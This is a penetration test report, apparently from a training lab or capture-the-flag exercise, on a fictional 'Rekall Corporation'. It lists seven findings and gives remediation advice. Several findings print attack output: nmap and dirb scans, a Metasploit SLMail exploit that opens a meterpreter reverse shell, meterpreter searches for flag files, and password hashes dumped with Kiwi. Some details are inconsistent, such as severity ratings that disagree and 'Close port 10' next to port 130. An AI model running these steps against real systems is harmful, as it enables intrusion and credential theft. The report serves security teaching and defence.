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Penetration Test Report

**Rekall Corporation**

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## Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

## Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

# Penetration Testing Methodology

## Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

## Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

## Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

## Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

## Scope

Before any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

Before beginning any assessment activities, Rekall and the assessment team establish a list of targeted systems, specifying a defined range of network IP addresses. Below are the in-scope and excluded IP addresses and ranges.


# Executive Summary of Findings

## Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:





## Summary Vulnerability Overview

Vulnerability	Severity
Exposed Data on Rekall Corp via GitHub	<b>Critical</b>
Nmap Scan	<b>Critical</b>
Exposed Data/FTP	<b>High</b>
SLMail Pop3	<b>Medium</b>
Task Scheduler	<b>High</b>
Password Hashes - Kiwi	<b>Critical</b>
Sensitive Data Exposure	<b>Medium</b>

## Summary of Strengths

While the assessment team successfully found several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

The assessment team identified several positive aspects of Rekall's security environment:

- **Strong XSS Protections:** Effective defenses against basic Cross-Site Scripting (XSS) attacks in web application input fields.
- **SQL Injection Resilience:** No successful SQL injection attempts were detected during the test.
- **Enhanced Security Measures:** Strong defenses against local file inclusion and XSS scripting vulnerabilities.
- **Input Validation:** Many input fields demonstrated effective validation mechanisms.

## Summary of Weaknesses

We found several critical vulnerabilities that should be immediately addressed to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

However, critical vulnerabilities were discovered that require urgent remediation:

- **Web Application Vulnerabilities:** Susceptibility to XSS scripting, local file inclusion, and command injections.
- **Sensitive Data Exposure:** Instances of exposed sensitive data on both Linux and Windows machines.
- **Network Vulnerabilities:** Basic scans revealed several open ports that could be exploited.
- **Outdated Vulnerabilities:** Legacy vulnerabilities are present in both Windows and Linux environments.
- **Open Source Intelligence Findings:** WHOIS and other data may be leveraged by adversaries.
- **Credential Compromise:** Critical user credentials were retrieved, with passwords cracked using the Kiwi tool.

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## Executive Summary

While Rekall has strong defenses in place, there are significant weaknesses, including exposed sensitive data and outdated protocols (like FTP). Improving access controls, using encryption, and securing exposed information are critical to reducing security risks.



The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	Linux 172.22.117.20 – Windows10 172.22.117.10 – Windows Domain Controller 172.22.117.100 – Windows host
Ports	80 (HTTP), 21(FTP), 25(SMTP), 110 (POP3), 135 (RPC), 8009 (TCP), 8080



Exploitation Risk	Total
<b>Critical</b>	3
<b>High</b>	2
<b>Medium</b>	2
<b>Low</b>	0

## Vulnerability Findings


Vulnerability 1	Findings
Title	Exposed data on Rekall Corp
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	The repository had user credentials, so we used John the Ripper to crack the hash.

<p>Images</p>	<div data-bbox="451 113 1421 793"></div> <div data-bbox="451 808 1421 1417"></div>
<p>Affected Hosts</p>	<p>Rekall Corp. Web-Server</p>
<p>Remediation</p>	<p>Remove User Credentials from Github</p>

Vulnerability 2	Findings
Title	Nmap Scan
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Access IP address 172.22.117.20 via browser, use the user credentials from flag 1 to log in, and click on flag2.txt.
Images	 <pre> (root@kali) ~ \$ nmap -p 80,443 172.22.117.0/24 Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-02 22:43 EDT Nmap scan report for Windows10 (172.22.117.20) Host is up (8.00053s latency).  PORT      STATE SERVICE 80/tcp    open  http 443/tcp   open  https MAC Address: 00:15:5D:02:04:12 (Microsoft)  Nmap scan report for 172.22.117.100 Host is up (8.00040s latency).  PORT      STATE SERVICE 80/tcp    closed http 443/tcp   closed https  Nmap done: 256 IP addresses (2 hosts up) scanned in 9.66 seconds  (root@kali) ~ \$ dirb http://172.22.117.20/ -o dirb_results.txt  _____ DIRB v2.22 By The Dark Raver  _____  OUTPUT_FILE: dirb_results.txt START TIME: Thu Nov  2 22:45:40 2023 URL BASE: http://172.22.117.20/ WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  _____  GENERATED WORDS: 4612  _____ Scanning URL: http://172.22.117.20/ _____ (!) WARNING: All responses for this directory seem to be CODE = 401. (Use mode '-w' if you want to scan it anyway) </pre>



<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Remove credentials from the public, Require 2-factor authentication


<b>Vulnerability 3</b>	<b>Findings</b>
<b>Title</b>	Exposed Data/FTP
<b>Type (Web app / Linux OS / WIndows OS)</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	Use FTP to access the file containing the flag
<b>Images</b>	
<b>Affected Hosts</b>	172.22.117.20, 172.22.117.20, 172.22.117.100
<b>Remediation</b>	Switch to FTPS/SFTP, which is more secure than FTP.

<b>Vulnerability 4</b>	<b>Findings</b>
<b>Title</b>	SLMail Pop3
<b>Type (Web app / Linux OS / WIndows OS)</b>	Windows OS
<b>Risk Rating</b>	Medium



Description	Found the host machine running the SLMail Service, and then we determined the exploit using Metasploit. We can view files and permissions with this.
Images	<pre> exploit target: -- # Windows NT/2000/XP/2003 [SLMail 5.5]  msf5 exploit(windows/pops/watflolab_gsm) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:130 - Exploit failed [unreachable]: Host:HostUnreachable The host (172.22.117.20:130) was unreachable. [*] Exploit completed, but no session was created. msf5 exploit(windows/pops/watflolab_gsm) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:130 - Exploit failed [unreachable]: Host:ConnectionRefused The connection was refused by the remote host (172.22.117.20:130). [*] Exploit completed, but no session was created. msf5 exploit(windows/pops/watflolab_gsm) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:130 - Exploit failed [unreachable]: Host:ConnectionRefused The connection was refused by the remote host (172.22.117.20:130). [*] Exploit completed, but no session was created. msf5 exploit(windows/pops/watflolab_gsm) &gt; options  Module options (exploit/windows/pops/watflolab_gsm):  Name      Current Setting  Required  Description ----- HOSTS     172.22.117.20   yes       The target host(s), see https://github.com/rujoff/metasploit-framework/wiki/Using-Metasploit HOSTPORT  130             yes       The target port (TCP)   Payload options (windows/meterpreter/reverse_tcp):  Name      Current Setting  Required  Description ----- EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none) LHOST     172.22.117.100  yes       The listen address (an interface may be specified) LURI      /              yes       The listen uri   exploit target: -- # Windows NT/2000/XP/2003 [SLMail 5.5]  msf5 exploit(windows/pops/watflolab_gsm) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:130 - Trying windows NT/2000/XP/2003 [SLMail 5.5] using jmp esp at 0fa200ff [*] Sending stage (19315 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 =&gt; 172.22.117.20:68706) at 2023-11-02 23:43:22 -0600  meterpreter &gt; cat Flag.txt 022ac3ba3da3bdafdc088d297618e04meterpreter &gt; </pre>
Affected Hosts	172.22.117.20
Remediation	Close port 10

Vulnerability 5	Findings
Title	Task Scheduler
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	Using the same Meterpreter session from Flag 4, we access the shell by typing “shell” and using schtasks to search for tasks.

<p><b>Images</b></p>	 <p>The screenshot shows a Windows Task Scheduler task named 'flag5'. The task is configured to run at login time, triggered by the user 'NTLMB'. The task is set to run as the user 'NTLMB\sysadmin' and is located at 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C'. The task is currently disabled. The task's schedule is set to 'At login time'.</p>
<p><b>Affected Hosts</b></p>	<p>172.22.117.20</p>
<p><b>Remediation</b></p>	<p>Change permissions to restrict access</p>

Vulnerability 6	Findings
<p><b>Title</b></p>	<p>Password Hashes- Kiwi</p>
<p><b>Type (Web app / Linux OS / WIndows OS)</b></p>	<p>Widows OS</p>
<p><b>Risk Rating</b></p>	<p>Critical</p>
<p><b>Description</b></p>	<p>Kiwi displays password hashes ,flag found in the cracked NTLM password</p>

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Vulnerability 7	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Windows
Risk Rating	Medium
Description	We can look for flags using <code>-f flag.txt</code> , Flag found by searching within the compromised machine.

Images	<pre>meterpreter &gt; -f flag.txt [!] Unknown command: -f meterpreter &gt; search -f +flag*.txt Found 4 results...  Path                                     Size (bytes)  Modified (UTC) ----- c:\Program Files (x86)\Smail\System\flag*.txt  32            2022-02-21 11:59:51 -0500 c:\Users\Public\Documents\flag7.txt          32            2022-02-15 17:02:28 -0500 c:\xampp\htdocs\flag2.txt                    34            2022-02-15 16:53:19 -0500 c:\xampp\tmp\flag3.txt                       32            2022-02-15 16:55:04 -0500  meterpreter &gt; cat flag7.txt [!] stdapi_fs_stat: Operation failed: The system cannot find the file specified. meterpreter &gt; cd C:\Users\Public\Documents [!] stdapi_fs_chdir: Operation failed: The filename, directory name, or volume label syntax is incorrect. meterpreter &gt; cd c:\Users\Public\Documents [!] stdapi_fs_chdir: Operation failed: The system cannot find the file specified. meterpreter &gt; cd c:\Users\Public\Documents\flag7.txt [!] stdapi_fs_chdir: Operation failed: The system cannot find the file specified. meterpreter &gt; dir c:\Users\Public\Documents\flag7.txt [!] stdapi_fs_stat: Operation failed: The system cannot find the file specified. meterpreter &gt; cd Users meterpreter &gt; cd Public meterpreter &gt; cd Documents meterpreter &gt; ls Listing: C:\Users\Public\Documents  Mode                Size      Type      Last modified            Name ----- 040777/rwxrwxrwx    0      dir      2022-02-15 21:01:26 -0500  My Music 040777/rwxrwxrwx    0      dir      2022-02-15 21:01:26 -0500  My Pictures 040777/rwxrwxrwx    0      dir      2022-02-15 21:01:26 -0500  My Videos 100466/rw-rw-rw-   278     fil      2019-12-07 04:12:42 -0500  desktop.ini 100466/rw-rw-rw-    32     fil      2022-02-15 17:02:28 -0500  flag7.txt  meterpreter &gt; cat flag7.txt 6fd73e3a2c27e812bd57ef32557c2fd0meterpreter &gt; █</pre>
Affected Hosts	172.22.117.20
Remediation	Use the principle of least privilege and ensure file systems do not contain sensitive information.

To strengthen Rekall's website and overall security, here are some key steps:

### 1. Fix Critical Issues

- **Web Vulnerabilities:** Patch issues like XSS scripting, local file inclusion, and command injections. Regularly test web applications to catch similar problems early.
- **Input Validation:** Standardize and improve input validation to block harmful entries.
- **System Updates:** Update outdated systems and address legacy vulnerabilities to reduce risks.

### 2. Protect Sensitive Data

- **Encrypt Data:** Ensure sensitive information is encrypted in transit and at rest.
- **Limit Access:** Store less sensitive data and restrict access to those who need it.

### 3. Strengthen Network Security

- **Close Open Ports:** Audit and close unnecessary ports to limit entry points for attackers.
- **Boost Defenses:** Use firewalls and monitoring tools to catch and block suspicious activity.

### 4. Secure User Credentials

- **Stronger Passwords:** Enforce complex password rules and encourage regular updates.
- **Add MFA:** Use multi-factor authentication for an extra security layer.
- **Improve Storage:** Store passwords securely using modern encryption techniques.

### 5. Keep an Eye Out

- **Better Monitoring:** Set up detailed logging to quickly detect and respond to issues.
- **Regular Audits:** Conduct regular security reviews to stay ahead of new threats.

### 6. Manage Public Data

- **Protect Sensitive Info:** Review and limit what's publicly available, like WHOIS data.
- **Use Privacy Tools:** Consider domain privacy services to keep registration details secure.

By tackling these issues and reducing the risk of future attacks, Rekall can build a more substantial, safer website.